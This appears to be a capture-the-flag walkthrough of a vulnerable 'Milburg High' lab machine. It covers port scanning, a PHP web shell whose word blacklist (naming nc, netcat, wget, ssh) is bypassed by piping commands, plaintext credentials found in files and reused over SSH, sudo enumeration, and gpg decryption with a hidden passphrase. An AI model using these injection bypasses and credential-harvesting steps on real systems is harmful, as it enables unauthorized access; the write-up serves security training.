

```
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 4 disallowed entries
| /login.php /dev_shell.php /lat_memo.html
|_/passwords.html
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.25 (Debian)
25468/tcp open  ssh    OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
| ssh-hostkey:
|   2048 84:f2:f8:e5:ed:3e:14:f3:93:d4:1e:4c:41:3b:a2:a9 (RSA)
|   256  5b:98:c7:4f:84:6e:fd:56:6a:35:16:83:aa:9c:ea:f8 (ECDSA)
|_  256  39:16:56:fb:4e:0f:50:85:40:d3:53:22:41:43:38:15 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

This is the homepage




Plenty of stuff to explore, including the entries at **robots.txt**

The **login.html** page is basically empty but has this comment. **Login.php** is 404

```
</style>
<body>
  <!-- If you are the new IT staff I have sent a letter to you about a web shell you can use
  -Bob
  -->
  <div id="back">
```

Another reference to the web shell at **lat_memo.html**



The **contact us** page has a bunch of email addresses that might be useful, especially the IT one

mainoffice@milburghigh.com

dean.m@milburghigh.com

paul.k@milburghigh.com

daniel.r@milburghigh.com

alex.f@milburghigh.com

robert.k@milburghigh.com

admin@milburghigh.com → IT Department

seb.w@milburghigh.com

elliott.a@protonmail.com

jc@milburghigh.com

passwords.html

```
Really who made this file at least get a hash of your password to display,
hackers can't do anything with a hash, this is probably why we had a
security
breach in the first place. Comeon
people this is basic 101 security! I have moved the file off the server.
Don't make me have to clean up the mess everytime
someone does something as stupid as this. We will have a meeting about
this and other
stuff I found on the server. >:(
<br>
-Bob
```

In the **news** page, we can now understand why the login function is disabled



Milburg Highschool

[Home](#) [News](#) [About Us](#) [Contact Us](#) [Login](#)

Complete IT School System Rework

Last week we had a hacker breach our school network and comprise our servers, we are unsure if they stole or leaked anything important, however, we have taken steps to prevent this happening again. We have hired new IT staff to help secure the network and the main school server is only accessible internally. For that reason we have disabled logging in externally until further notice.

-Dean MacDuffy (principle)

Finally, let's go to the **web shell**. There's a comment in the code

```
</style>
<!-- WIP, don't forget to report any bugs we don't want another breach guys
-Bob -->
<div id="shell">
  <h2>
    dev_shell
  </h2>
```

It's command injection by feature?

dev_shell

Command:

Output:

www-data

But some commands are blocked...

dev_shell

Command:

Output:

Get out skid lol

Piping bypasses the filter, so it's probably a blacklist of words (so **pwd|pwd** is not included in that list, although it's 2 valid command)



The screenshot shows a web interface titled "dev_shell" on a dark blue background. It has a "Command:" label followed by a text input field containing "pwd|pwd" and a "submit" button. Below this, the "Output:" section displays the result: "/var/www/html".


Pwd|ls



This screenshot shows the "dev_shell" interface with the command "pwd|ls" entered in the input field. The "Output:" section lists various files and directories: "WIP.jpg about.html contact.html dev_shell.php dev_shell.php.bak dev_shell_back.png index.html index.html.bak lat_memo.html login.html news.html passwords.html robots.txt school_badge.png".

There's a backup of this shell at **dev_shell.php.bak**. Nice, it will be easier if we have the source code

In sum, I found that these cannot be present in the command



```
<?php
//init
$invalid = 0;
$command = ($_POST['in_command']);
$bad_words = array("pwd", "ls", "netcat", "ssh", "wget", "ping", "traceroute", "cat", "nc");

Output:

else{
    $is_he_a_bad_man = explode(' ', trim($command));
    //checks for dangerous commands
    if (in_array($is_he_a_bad_man[0], $bad_words)){
        system("echo Get out skid lol");
    }
    else{
        system($_POST['in_command']);
    }
}
```

I'm not sure why this doesn't work, after testing it out it appears to be functional. Maybe using the pipe bypasses it and it is why it doesn't work?

```
//checks for sneaky ;
if (strpos($command, ';') !== false){
    system("echo Nice try skid, but you will never get through this bulletproof php code"); //doesn't work :P
}
else{
```

Anyway, I can still open files If I do something like **pwd|cat**

Some files I found in **bob's** home folder:

staff.txt

```
Seb: Seems to like Elliot Wants to do well at his job Gave me a backdoored
FTP to instal that apparently Elliot gave him James: Does nothing Pretty
Lazy Doesn't give a shit about his job Elliot: Keeps to himself Always
needs to challenge everything I do Keep an eye on him Try and get him fired
```

Login.txt.gpg (in base64)

```
jA0EBwMCKWxCoBcXDW/p0koBW1Ywd+Rxp09TpxtQvLafQFDpaTSp2XUMRSyal87ROD1rav1axPo
U/9A5Y0c1R+nvNInGIbb/keaNIZqHB5++zFE68zGpwtJR2A==
```

.old_passwords.html

```
jc:Qwerty seb:T1tanium_Pa$$word_Hack3rs_Fear_M3
```

And finally one file **theadminisdumb.txt** has some nuggets of valuable info in a wall of text

```
I can't say the same for his friend James who doesn't care and made his
password: Qwerty.
```

```
because of this I have changed my password to theadminisdumb (elliott)
```

The two credentials inside **.old_passwords** work in ssh

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
seb@Milburg-High:~$ whoami
seb
seb@Milburg-High:~$ |
```

```
jc@10.0.2.18's password:
Linux Milburg-High 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jc@Milburg-High:~$ exit
logout
Connection to 10.0.2.18 closed.
```

They both have the same sudo -l permissions

```
jc@Milburg-High:~$ sudo -l
sudo: unable to resolve host Milburg-High
Matching Defaults entries for jc on Milburg-High:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:
User jc may run the following commands on Milburg-High:
    (ALL) NOPASSWD: /usr/bin/service apache2 *
    (root) NOPASSWD: /bin/systemctl start ssh
jc@Milburg-High:~$
```


Oh and how can I forget. I also have elliot's ssh creds

```
elliott@Milburg-High:~$ sudo -l  
sudo: unable to resolve host Milburg-High  
Matching Defaults entries for elliott on Milburg-High:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:  
  
User elliott may run the following commands on Milburg-High:  
    (ALL) NOPASSWD: /usr/bin/service apache2 *  
    (root) NOPASSWD: /bin/systemctl start ssh  
elliott@Milburg-High:~$
```

Inside Bob's home folder there's a hidden file

```
#!/bin/bash
clear
echo "-- Notes --"
echo "Harry Potter is my faviorite"
echo "Are you the real me?"
echo "Right, I'm ordering pizza this is going nowhere"
echo "People just don't get me"
echo "Ohhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh <sea santy here>"
echo "Cucumber"
echo "Rest now your eyes are sleepy"
echo "Are you gonna stop reading this yet?"
echo "Time to fix the server"
echo "Everyone is annoying"
echo "Sticky notes gotta buy em"
```

After a lot of time stuck, I figured the initial of each sentence was a password for something
HARPOCRATES



It didn't work for ssh, so let's try opening that gpg file

```
(kali㉿kali)-[~/Desktop]
$ gpg --decrypt login.txt.gpg > plain.txt
gpg: AES.CFB encrypted data
gpg: encrypted with 1 passphrase

(kali㉿kali)-[~/Desktop]
$ cat plain.txt
bob:b0bcat_

(kali㉿kali)-[~/Desktop]
$ |
```

Yes I did get a GUI prompt for the password and it was indeed **HARPOCRATES**

And we're now bob!

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, use at your own risk, unless
permitted by applicable law.
Last login: Thu Mar  8 23:49:12 2018 from 10.10.10.10
bob@Milburg-High:~$ |
```

Huh?

